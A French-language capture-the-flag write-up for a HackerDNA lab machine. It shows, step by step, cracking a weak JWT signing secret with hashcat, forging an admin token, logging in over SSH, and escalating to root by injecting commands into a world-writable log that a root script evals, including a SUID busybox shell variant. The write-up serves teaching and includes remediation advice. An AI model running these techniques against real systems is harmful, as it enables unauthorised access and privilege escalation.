



Writeup - Infiltration (HackerDNA)

Auteur: 5yn0r

Machine : 108.130.138.18 — **OS :** Alpine Linux

Difficulté : JWT → SSH → Privesc root


Objectifs : flag-user.txt + flag-root.txt

Cadre : lab CTF pédagogique (HackerDNA), sur compte personnel.

🎯 Résumé de la kill chain

Étape	Vulnérabilité	Impact
1. JWT tampering	Secret HMAC faible (HS256) craquable	Élévation user → admin , user flag
2. SSH access	Identifiants obtenus via l'accès admin	Shell utilisateur ctf
3. Privesc	eval root sur un fichier de log world-writable	Lecture du root flag

1 JWT Manipulation — de user à admin



Reconnaissance du token

Après login, le cookie de session est un **JWT**. Décodage des deux premières parties (base64url) :

```
echo '<JWT>' | cut -d. -f1 | base64 -d 2>/dev/null # header
echo '<JWT>' | cut -d. -f2 | base64 -d 2>/dev/null # payload
```

```
// header
{ "alg": "HS256", "typ": "JWT" }
// payload
{ "username": "gui", "role": "user", "exp": 1790183405 }
```

Le champ intéressant est `role`. Objectif : le passer à `admin`.

Pourquoi éditer le payload ne suffit pas

En `HS256`, la signature = `HMAC-SHA256(header + "." + payload, secret)`. Modifier le payload invalide la signature : le serveur recalcule le HMAC et rejette le token. Il faut donc **re-signer**, ce qui nécessite le **secret**.

Cassage du secret (hashcat)

```
echo '<JWT_complet>' > jwt.txt
hashcat -a 0 -m 16500 jwt.txt /usr/share/wordlists/rockyou.txt
```


Résultat — secret trouvé en ~15 s (présent dans rockyou) :

```
Secret : !!!secret!!!
```

Forge du token admin

```
import jwt
payload = {"username": "gui", "role": "admin", "exp": 1790183405}
```

```
print(jwt.encode(payload, "!!!secret!!!", algorithm="HS256"))
```




On remplace la valeur du cookie par le nouveau token, on recharge → **accès admin** + récupération du **user flag** et des identifiants SSH.

Remédiation : utiliser un secret HMAC long et aléatoire (≥ 32 octets, RFC 7518 §3.2), hors wordlist. Un secret court comme `!!!secret!!!` (12 octets) est trivial à casser.

2 SSH Access

Le panneau admin exposait les identifiants du serveur de production :



```
ssh ctf@<host> -p 22
# password fourni via le panneau admin
```

Accès au shell utilisateur `ctf`. Confirmation :

```
cat ~/flag-user.txt # user flag ✓
```

```
J+l
ip-10-0-1-91:~$ ls -la
total 24
drwxr-sr-x 1 ctf ctf 4096 Sep 23 18:34 .
drwxr-xr-x 1 root root 4096 Sep  9 07:28 ..
-rw----- 1 ctf ctf  55 Sep 23 18:36 .ash_history
-rw-r--r-- 1 ctf ctf  37 Aug 30 08:26 flag-user.txt
ip-10-0-1-91:~$
```

3 Privilege Escalation — de `ctf` à `root`

Énumération

```
find / -perm -4000 -type f 2>/dev/null # SUID : /bin/busy
box, /usr/bin/sudo
ps aux # processus root
sudo --version # 1.9.17p2 (patch
é → pas de CVE sudo)
```

Le process qui saute aux yeux :

```
8 root sudo /usr/local/bin/log_watcher.sh
9 root {log_watcher.sh} /bin/bash /usr/local/bin/log_watc
her.sh
```

Analyse du script vulnérable

```
cat /usr/local/bin/log_watcher.sh
```

```
#!/bin/bash
LOG_FILE="/var/log/custom.log"
[ ! -f "$LOG_FILE" ] && touch "$LOG_FILE"
while true; do
    while read -r line; do
        [ -n "$line" ] && eval "$line"      # △ eval en ROOT
    done < "$LOG_FILE"
    sleep 30
done
```

Le script tourne en **root** et fait un `eval` sur **chaque ligne** de `/var/log/custom.log`.
Permissions du fichier :

```
ls -la /var/log/custom.log
# -rw-rw-rw- 1 root root ... custom.log ← world-writable
```

Les 3 ingrédients de la faille : (1) `eval` de contenu non fiable, (2) fichier `666` inscriptible par tout le monde, (3) exécuté par un process root. → **RCE root**.

```
ip-10-0-1-91:~$ ls /
app bin dev etc home lib media mnt opt proc root run sbin srv start.sh sys tmp usr var
ip-10-0-1-91:~$ ls /start.sh
/start.sh
ip-10-0-1-91:~$ ls -la /start.sh
-rwxr-xr-x 1 root root 140 Sep  9 07:28 /start.sh
ip-10-0-1-91:~$ cat /start.sh
#!/bin/sh
echo "Starting SSH server..."
/usr/sbin/sshd &
python3 app.py &
echo "Starting log watcher..."
sudo /usr/local/bin/log_watcher.sh
ip-10-0-1-91:~$ ls -la /usr/local/bin/log_watcher.sh
-rwxr-xr-x 1 root root 253 Aug 30 08:26 /usr/local/bin/log_watcher.sh
ip-10-0-1-91:~$ cat /usr/local/bin/log_watcher.sh
#!/bin/bash

LOG_FILE="/var/log/custom.log"

# Create the log file if it doesn't exist
[ ! -f "$LOG_FILE" ] && touch "$LOG_FILE"

while true; do
    while read -r line; do
        [ -n "$line" ] && eval "$line"
    done < "$LOG_FILE"

    sleep 30
done
ip-10-0-1-91:~$ cat /var/log/custom.log
ip-10-0-1-91:~$ bash /usr/local/bin/log_watcher.sh
```

Exploitation

```
# On fait lire le flag root par le watcher (qui tourne en r
oot)
: > /var/log/custom.log
echo 'cat /root/flag-root.txt > /tmp/rf; chmod 666 /tmp/rf'
>> /var/log/custom.log
# attendre ~30 s (cycle du sleep)
cat /tmp/rf # root flag ✓
```

Variante shell SUID : `echo 'cp /bin/busybox /tmp/rootsh && chmod 4755 /tmp/rootsh'`
puis `/tmp/rootsh sh` (busybox choisit l'applet via argv[0] — l'appeler `rootsh`
renvoie *"applet not found"*, d'où l'appel avec l'applet `sh` en argument).

🛡️ **Remédiation** : ne jamais `eval` d'input contrôlable dans un contexte privilégié. Un log lu par root doit être `640 root:root`. Retirer n'importe lequel des 3 ingrédients neutralise l'exploit.

🔑 Take-aways

- **JWT** : la sécurité repose entièrement sur le secret. Secret faible = signature contournable.
- `eval` + **fichier inscriptible** + **process root** = la combinaison classique d'une escalade root. Toujours auditer les scripts lancés en root et les permissions des fichiers qu'ils consomment.
- Méthodo privesc Linux : SUID → `sudo -l` → capabilities → processus root → fichiers/scripts writable.